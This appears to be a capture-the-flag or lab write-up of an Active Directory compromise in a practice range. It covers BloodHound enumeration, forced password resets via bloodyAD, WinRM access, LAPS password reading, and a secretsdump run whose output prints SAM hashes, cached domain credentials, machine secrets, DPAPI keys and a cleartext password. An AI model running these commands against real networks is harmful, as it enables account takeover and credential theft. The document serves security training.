[2026-08-19T01:00:53Z INFO  rusthound::json::maker] 68 groups parsed!
[2026-08-19T01:00:53Z INFO  rusthound::json::maker] 2 computers parsed!
[2026-08-19T01:00:53Z INFO  rusthound::json::maker] 12 ous parsed!
[2026-08-19T01:00:53Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-08-19T01:00:53Z INFO  rusthound::json::maker] 3 gpos parsed!
[2026-08-19T01:00:53Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-08-19T01:00:53Z INFO  rusthound::json::maker] .//20260818210053_lumons-hacksmarter_rusthound.zip created!

RustHound Enumeration Completed at 21:00:53 on 08/18/26! Happy Graphing!
And using bloodhound.py
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ bloodhound-ce-python -dc DC01.lumons.hacksmarter -d lumons.hacksmarter -u IntranetSvc -p Servicesince1979 --use-ldaps -ns 10.0.18.181 --dns-tcp
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: lumons.hacksmarter
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC01.lumons.hacksmarter
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Found 28 users
INFO: Connecting to LDAP server: DC01.lumons.hacksmarter
INFO: Found 60 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Intranet.lumons.hacksmarter
INFO: Querying computer: DC01.lumons.hacksmarter
INFO: Done in 00M 17S

IntranetSvc user got some outbound objects, ForceChangePassword on multiple users but we can't just go around changing everyone's password so we need to find who is worth it

The user PeterK is member of the LAPSADMINS group so he can read local administrators passwords that are managed by LAPS, though PeterK account is Disabled.
So I figured let's try to change it anyway and unlock it using the functionality from the portal
the unlock word is vague, so I wanted to try it anyway
So first we change the password
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ bloodyAD --host 10.0.18.181 -d lumons.hacksmarter -u IntranetSvc -p Servicesince1979 set password Peterk Password123
[+] Password changed successfully!
And as you can see it is Disabled
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc smb ^Cu Peterk Password123
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc smb DC01 -u Peterk -p Password123
SMB 10.0.18.181 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:lumons.hacksmarter) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.0.18.181 445 DC01 [-] lumons.hacksmarter\Peterk:Password123 STATUS_ACCOUNT_DISABLED
So using the portal we can try to unlock it and it says it was successfully unlocked

But it wasn't and still disabled so I decided to move on to the other user MarkS
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc smb DC01 -u Peterk -p Password123
SMB 10.0.18.181 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:lumons.hacksmarter) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.0.18.181 445 DC01 [-] lumons.hacksmarter\Peterk:Password123 STATUS_ACCOUNT_DISABLED
Access as MarkS
The user MarkS is also member of the LAPSADMINS group and it is enabled so we don't need to do anything rather than the password changing.

We first abuse the ForceChangePassword to change the users password
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ bloodyAD --host 10.0.18.181 -d lumons.hacksmarter -u IntranetSvc -p Servicesince1979 set password Peterk Password123^C
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ bloodyAD --host 10.0.18.181 -d lumons.hacksmarter -u IntranetSvc -p Servicesince1979 set password marks Password123
[+] Password changed successfully!
Shell as marks
Validating the user, and looking if he has access to WINRM even though because he isn't member of the Remote Management Users group but because this isn't DC Host sometimes the administrators set up WINRM access over these hosts using Local accounts
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc smb DC01 -u marks -p Password123
SMB 10.0.18.181 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:lumons.hacksmarter) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.0.18.181 445 DC01 [+] lumons.hacksmarter\marks:Password123

┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc winrm Intranet -u marks -p Password123
WINRM 10.0.31.64 5985 INTRANET [*] Windows 11 / Server 2025 Build 26100 (name:INTRANET) (domain:lumons.hacksmarter)
WINRM 10.0.31.64 5985 INTRANET [+] lumons.hacksmarter\marks:Password123 (Pwn3d!)
And we got the user flag.
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ evil-winrm -i Intranet -u marks -p Password123

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\MarkS\Documents> type ..\Desktop\user.txt
249d9efcda06d2ec368f7cb4f2e8510a
*Evil-WinRM* PS C:\Users\MarkS\Document
Access as localadmin user
So after dumping the password using -M LAPS module from NXC we can see that the user have RDP access so let's login
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc smb Intranet -u localadmin -p CoughCoatStingCommaRelayRinse --local-auth
SMB 10.0.31.64 445 INTRANET [*] Windows 11 / Server 2025 Build 26100 x64 (name:INTRANET) (domain:INTRANET) (signing:False) (SMBv1:Fals
e)
SMB 10.0.31.64 445 INTRANET [+] INTRANET\localadmin:CoughCoatStingCommaRelayRinse

┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc winrm Intranet -u localadmin -p CoughCoatStingCommaRelayRinse --local-auth
WINRM 10.0.31.64 5985 INTRANET [*] Windows 11 / Server 2025 Build 26100 (name:INTRANET) (domain:lumons.hacksmarter)
WINRM 10.0.31.64 5985 INTRANET [-] INTRANET\localadmin:CoughCoatStingCommaRelayRinse

┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc rdp Intranet -u localadmin -p CoughCoatStingCommaRelayRinse --local-auth
RDP 10.0.31.64 3389 INTRANET [*] Windows 10 or Windows Server 2016 Build 26100 (name:INTRANET) (domain:INTRANET) (nla:True)
RDP 10.0.31.64 3389 INTRANET [+] INTRANET\localadmin:CoughCoatStingCommaRelayRinse (Pwn3d!)
Looking at the user privileges he doesn't have SeBackupPrivileges enabled and we can't enable it cause it'll need domain admin creds or anyone with access to do this access
And even if the user has dumping the SAM at this case doesn't really mean much because we are local administrator anyway, we can try to dump LSA instead to see if there is any cached domain credentials


To do that we need first to add the user marks as administrator, just instead of uploading mimikatz we'll add him and use secretsdump directly
Restart the WinRM session for the user marks and we'll see the new privileges landed in
*Evil-WinRM* PS C:\Users\MarkS\Documents> whoami
lumons\marks
*Evil-WinRM* PS C:\Users\MarkS\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
Now we can use secrets dump directly to dump the LSA
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ secretsdump.py 'lumons.hacksmarter/marks:Password123@INTRANET'
Impacket v0.14.0.dev0+20260814.164800.c23b3d55 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x75cd45c6e810aa97afd0d7afcc47e603
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d5cad8a9782b2879bf316f56936f1e36:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:7490f2a63d713a813eda5bf8fd1a8227:::
localadmin:1003:aad3b435b51404eeaad3b435b51404ee:6f672338d784ee3308d12214c9c0d157:::
[*] Dumping cached domain logon information (domain/username:hash)
LUMONS.HACKSMARTER/IntranetSvc:$DCC2$10240#IntranetSvc#0604e068de4e681075537483c2686664: (2026-08-19 01:15:15+00:00)
LUMONS.HACKSMARTER/hellye:$DCC2$10240#hellye#62da21b55a047cda1bf1bebb132e48c9: (2025-11-07 01:31:10+00:00)
LUMONS.HACKSMARTER/harmonyc:$DCC2$10240#harmonyc#13e0bc086ece101dbfe8ddace8d790f1: (2026-08-18 23:35:19+00:00)
LUMONS.HACKSMARTER/MarkS:$DCC2$10240#MarkS#8a4d0def1768736c229a667312cb8565: (2025-10-10 00:54:05+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LUMONS\INTRANET$:aes256-cts-hmac-sha1-96:86f8e3a64434e3258ba6a24af2e0de55bdf2d5fc6efde8ee7dfd76ed20743fe0
LUMONS\INTRANET$:aes128-cts-hmac-sha1-96:df6c0159b2cfaf8832f0297692e96182
LUMONS\INTRANET$:des-cbc-md5:ce54ef8543c4f783
LUMONS\INTRANET$:plain_password_hex:6d004c006f0045005a007400710054004b003200510078006e003d006f0058006a003200490048004c005600540034006c002b006f0052007a00300068
004c003500380064004d0056006100630073006d00620049005a004f004600550071005100610051002b00340070007800530048006300710046006900480042004a004d00660066006d004d004400
460068007600550074005a006e0064003100410039006300350045004f006b007700450053006d006400420055006f005a003700320043005300550058002b006b0049003700670047004d00720050
007400480073003d006f0074003d00300048006b00650074004f005000500056006d002b004a0058003d002b003300580037004100590054006100720049004e00530077003200690043006b004300
42007700560048004b0057007400680050006f0044002b00310079004c004a00300035006400320064007a00640059005a0042004700670056006b0047005800750071006c0068007200680075004e
00610050004d00640072003d00560052007400560074003400690038004e006c004d00490072006a00460038006b0059003d0042003500330052003d00320070004100420075004c00530053007700
540064003d00760057004500740070004600530071006100370043003200790045005700440044007a005900420048007a0030004c006b00
LUMONS\INTRANET$:aad3b435b51404eeaad3b435b51404ee:068b22b13cac76fe4c6b3d0e448b54e3:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb1c72f324c3529f33e6e8f55b8b2e07a62f06c52
dpapi_userkey:0x8a91f8d527a2aecbdb427de852923989e1f906db
[*] M$MachineBoundCertificate
< SNIP>
M$MachineBoundCertificate:7600000001000000030300000303000000000000170000006400000001000000010100000100000025cdb52943168e41665b8987089254dcef95b5a21ff43d494216
34fac1d21bad57a6d28f373b4afcb94fa02e7628b7d80100000000000000000000000000000001000000880200004c736149736f4173796d6d65747269634b6579426c6f628316b230fa1b911ee10d
e55c18a30c668b446decb3628bca5e6eafaa5b9283878cb9651e0934bc5dd49c5d41086b3de0a337148507519caade54f2edf45582d8b668c31b3cc4d1609e6d42eacfecdf002ca8d6e8aca407028b
a059a3249b6e70267b0ee59f7c3f0819690c85d6156e2b2d54daa84b4d4c411001838bb87eed8e85df427408cf5e06a87f9ed932f21e66d460ecc111cec41e2765a1483a7e9d0ed3dabc7326b3b4d0
4a76bf71f9db9e9a8cb4f467ba4b74e8bd049870bd751e0c12ba7e4030e01967ea3da8a0a733a9661922f308875bbfe0d1fec724abf7e3aaa8b09a3c1f163ebab38cead9f96aca6a19ebcaaacbb0b5
7da63756fba569c138600302f32e98d634302d7167495019d1f59c9f5c92ecb2a21d87768ed0c46d085eaad8ab1a6629febd44d811dca92c6655d23b1f8e12ea245f767291fd0f436a3e2433b6891a
204997ecf2d54cfa2419ab79b8882c959a9f03d191987f1638be93d78a64e4fffa0795d63b84e39471be53774bb2d6f52d97bff217dce84ccfecc8e8aa1a2c1e4e5ec90c3486cf13924b32ae0c3a6d
4d602471d61e93d8a57d55e033a7c48c11c943fd3436d93ef8df2339edf0dc5fecaed040e63e880b4e8535ff925fb83bef22c4bde77d7b0122454724b6f8536c8e95a52d55586f4e7dd47f9a3d6e1f
c53f32961f13a2e99aa74d88cb0231bf59fec056f25630541d0310cc3e6c800c1808af4b1478949d8889ae7f90137659734d526ef7830cb6aab3b65e16f998e72376cc42bb28003d6080b7f138866d
8f20617ba3226b3e13ba817915aa702ab23e65f40531a6b5f2cf13f8fb1bace5611bc608e92e651508b079e1edd9e1a0e17faf3333ca4d9db4256ac6aabf3a4f17b4abc63edf66900b3d1de9ac7901
a1de609692ca2000000001000000ab020000308202a73082018fa003020102020101300d06092a864886f70d01010b050030163114301206035504030c0b434e3d494e5452414e45543020170d3235
313030393232313134385a180f32313235303931353232313134385a30163114301206035504030c0b434e3d494e5452414e455430820122300d06092a864886f70d01010105000382010f00308201
0a0282010100d1e10a3c36c5b1892057659280bcc0af0cf51827603a3165441136aa2f88260c59c018b6b530d0b8fc32e4b120578044dbc467f8989bbd0f1ba2ef848fd05e10e13c938730ed458e41
6019b20c1e5d67c809f8c6d2ed682f7dc1c337649eb6a77f53c1a0160915459f8430b8a54d6874f8b488ddc36f5c2570cade82728113e5ada43671f81ee862b2f021d52d6d74b450e58cd165656e52
8f7dd5d8c2d90d62f9c433c61393d52f56878167412abcf474476fc9abe13c6968762881f2a095cf1e6b9a1a02567301f60c1691f61ef7c7e318af79475e35a24408a9f8818e500679b6e11fa15e2f
2ce55521634075b236e563b1c63ab6e12affd7cadfd4f4d59d0203010001300d06092a864886f70d01010b05000382010100a4a1f454f82a374abede2db245863b8596d7f5fef0551b58b14336a03b
e29901e41bc9c4f352fe1a0aa658dc69a8a04067333835053d115d13e442e0db901c358695a5a986dfb2151e69fec5cbdc03a0f2bc256d9d87a74381bb74d1be8ce581f3487c2d7a7d4e50120f31b2
cebece5637bb7f2647c8b3070546f43d4f840d16bd3843907cdfa45e085733b1f16efbff0fdfacfcb531677ac31a29cc920ff6c676e685d6861441ee520d1dfaecff70213e163009fe2c6815366cdb
a5429a06b35a464dcd62f9968e6f39b19a78f7e42d8ea348a75fbe74a8f090062a3b474971447182d5856defe968e0af6c32fad9fdcecb3f4c5320815b3ae6ae850e325a14
< SNIP>
LUMONS\harmonyc:h@rmony08
[*] Cleaning up...
[*] Stopping service RemoteRegistry

It'll trigger this but it is just an alert (doesn't take quarantine action or anything)
